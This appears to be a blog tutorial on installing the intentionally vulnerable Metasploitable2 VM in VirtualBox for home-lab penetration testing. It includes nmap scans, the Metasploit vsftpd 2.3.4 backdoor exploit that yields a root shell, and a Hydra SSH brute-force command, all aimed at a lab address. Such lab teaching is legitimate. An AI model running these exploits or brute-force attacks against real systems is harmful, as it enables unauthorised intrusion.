

If you're learning penetration testing, you need a target. You can't practice hacking tools on live networks or production systems — that's illegal and unethical. What you need is a deliberately vulnerable virtual machine designed for exactly this purpose. That's where Metasploitable2 comes in. For more details, check out How to Install macOS in VirtualBox on Windows (2026 Guide). For more details, check out Setting Up a Python Development Environment on VirtualBox wi. For more details, check out Installing Radarr, Jackett, QBitTorrent (qbittorrent-nox), a.
Metasploitable2 is a Linux virtual machine intentionally packed with security flaws. It's built by Rapid7 (the same team behind the Metasploit Framework), and it's completely free. Think of it as a digital punching bag — safe to attack, designed to break, and perfect for learning.
In this guide, I'll walk you through getting Metasploitable2 running on VirtualBox step by step, from download to first successful exploit.
What is Metasploitable2
Metasploitable2 runs Ubuntu 8.04 (ancient, I know) with services like Apache, MySQL, FTP, Samba, and SSH all configured with known vulnerabilities. Some are left at default credentials. Some have unpatched remote code execution bugs. Every single one is fair game for a home lab.
It's the go-to training target for: - CompTIA Security+ and PenTest+ lab work - OSCP exam preparation - Metasploit Framework practice - Web application security testing with tools like Nikto and sqlmap - General network scanning and enumeration drills
Prerequisites
Before we start, make sure you have:
- VirtualBox installed — Download it from virtualbox.org for Windows, macOS, or Linux
- At least 2GB of free RAM — Metasploitable2 needs about 512MB, plus whatever your host OS uses
- 5GB of free disk space — the VM image is a 1.2GB download and expands to about 4GB
- Virtualization enabled — Intel VT-x or AMD-V should be turned on in your BIOS/UEFI
Step 1: Download Metasploitable2

SourceForge hosts the official Metasploitable2 image. Here's where to get it:
- Go to SourceForge Metasploitable
- Download the
Metasploitable2.zipfile (about 1.2GB) - Extract the ZIP — you'll get a folder called
Metasploitable2containing a.vmdkdisk image
Pro tip: Start the download before you do anything else. It's not huge, but it can take a while on slower connections.
Step 2: Create the Virtual Machine in VirtualBox
Once the download finishes and you've extracted the files, fire up VirtualBox.
- Click New (the blue star icon)
- Name:
Metasploitable2 - Type: Linux
- Version: Ubuntu (64-bit)
- Memory size: 512MB (this is plenty — Metasploitable2 is lightweight)
- Hard disk: Select Do not add a virtual hard disk — we'll use the VMDK we downloaded
VirtualBox will warn you "No hard disk created." That's fine. Click Continue.
Attach the VMDK Disk
- Select the new Metasploitable2 VM in the left pane
- Click Settings → Storage
- Under the Storage Devices tree, click the empty Controller: IDE slot
- Next to the CD/DVD Drive dropdown, click the disk icon and choose Choose a disk file
- Navigate to where you extracted
Metasploitable2.vmdkand select it - Click OK
Configure the Network

This is the most important step. By default, you want Metasploitable2 on a Host-Only network so it's isolated from your real network but reachable from your Kali Linux VM.
- In Settings, go to Network
- Attached to: Host-Only Adapter
- Name: Select the default VirtualBox Host-Only Ethernet Adapter
- Click OK
Why Host-Only? NAT would let Metasploitable2 reach the internet (not useful — it's intentionally vulnerable and shouldn't be online). Bridged would put it on your actual network where anyone could scan it. Host-Only keeps it on an isolated virtual network shared only with your other VMs.
Step 3: Boot Metasploitable2

Select the VM and click Start. You'll see a Linux boot sequence scroll by, and eventually a login prompt:
metasploitable login:\nThe default credentials are:
- Username:
msfadmin - Password:
msfadmin
Log in and you'll be at a bash shell. Run ifconfig to check the IP address. If you set up Host-Only networking properly, you'll see an IP like 192.168.56.101.
Step 4: Find Your Target from Kali Linux

Now boot up your Kali Linux VM (or use any Linux machine on the same Host-Only network). From Kali, scan for the Metasploitable2 box:
nmap -sn 192.168.56.0/24\nYou should see Metasploitable2 pop up. Once you have its IP, run a full service scan:
nmap -sV 192.168.56.101\nYou'll be shocked at how many open ports come back. SSH (22), FTP (21), Telnet (23), SMTP (25), HTTP (80), and dozens more. That's the point — every one of these is a potential entry point.
Step 5: Run Your First Exploit
Let's test one of the easiest vulnerabilities — the VSFTPD 2.3.4 backdoor. This version of vsftpd has a known backdoor triggered by a smiley face in the username field (yes, really).
From your Kali VM:
msfconsole\nInside Metasploit:
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor\nmsf6 > set RHOSTS 192.168.56.101\nmsf6 > run\nIf everything worked, you'll get a root shell on the Metasploitable2 machine. You just executed your first remote exploit.
Common Issues and Fixes

VM won't boot — "FATAL: No bootable medium"

You didn't attach the VMDK properly. Go back to Settings → Storage and make sure the .vmdk file is selected under the IDE controller, not the SATA controller.
Can't ping Metasploitable2 from Kali
Check your network settings. Both VMs need to be on the same Host-Only network. Go into VirtualBox → File → Host Network Manager to verify the Host-Only adapter is active. If it's missing, create one with default settings.
Metasploitable2 can't connect to the internet
Good. That's intentional. You don't want this thing online. If you really need internet access from it (for apt-get updates), switch the network adapter to NAT temporarily, but switch it back to Host-Only when you're done.
Slow performance
Give the VM more RAM (up to 1024MB) in Settings → System. Also make sure Virtualization is enabled in your host's BIOS.
What to Do Next
Now that Metasploitable2 is running, here are some things to try:
- Port scan it with different Nmap scan types (-sS, -sT, -sU, -A)
- Brute-force SSH with Hydra:
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 - Exploit the web server — it runs an old Apache with PHP/CGI vulnerabilities
- Attack Samba with
enum4linuxandsmbclient - Try the UnrealIRCD backdoor — another easy win with Metasploit
A Word on Ethics
Metasploitable2 is for your home lab only. Running exploits against systems you don't own is illegal in most jurisdictions. The purpose of this VM is to learn in a safe, controlled environment so you understand how attackers work — and more importantly, how to defend against them.
Set it up, break it, reinstall it, break it again. That's how you learn.
Quick Reference
\n\n| Item | \nValue | \n
|---|---|
| Default username | \nmsfadmin | \n
| Default password | \nmsfadmin | \n
| Network mode | \nHost-Only Adapter | \n
| RAM | \n512MB (minimum) | \n
| Disk format | \nVMDK (extracted from ZIP) | \n
| Purpose | \nDeliberately vulnerable target for pen testing practice | \n
Happy hacking — in your home lab, where it belongs.
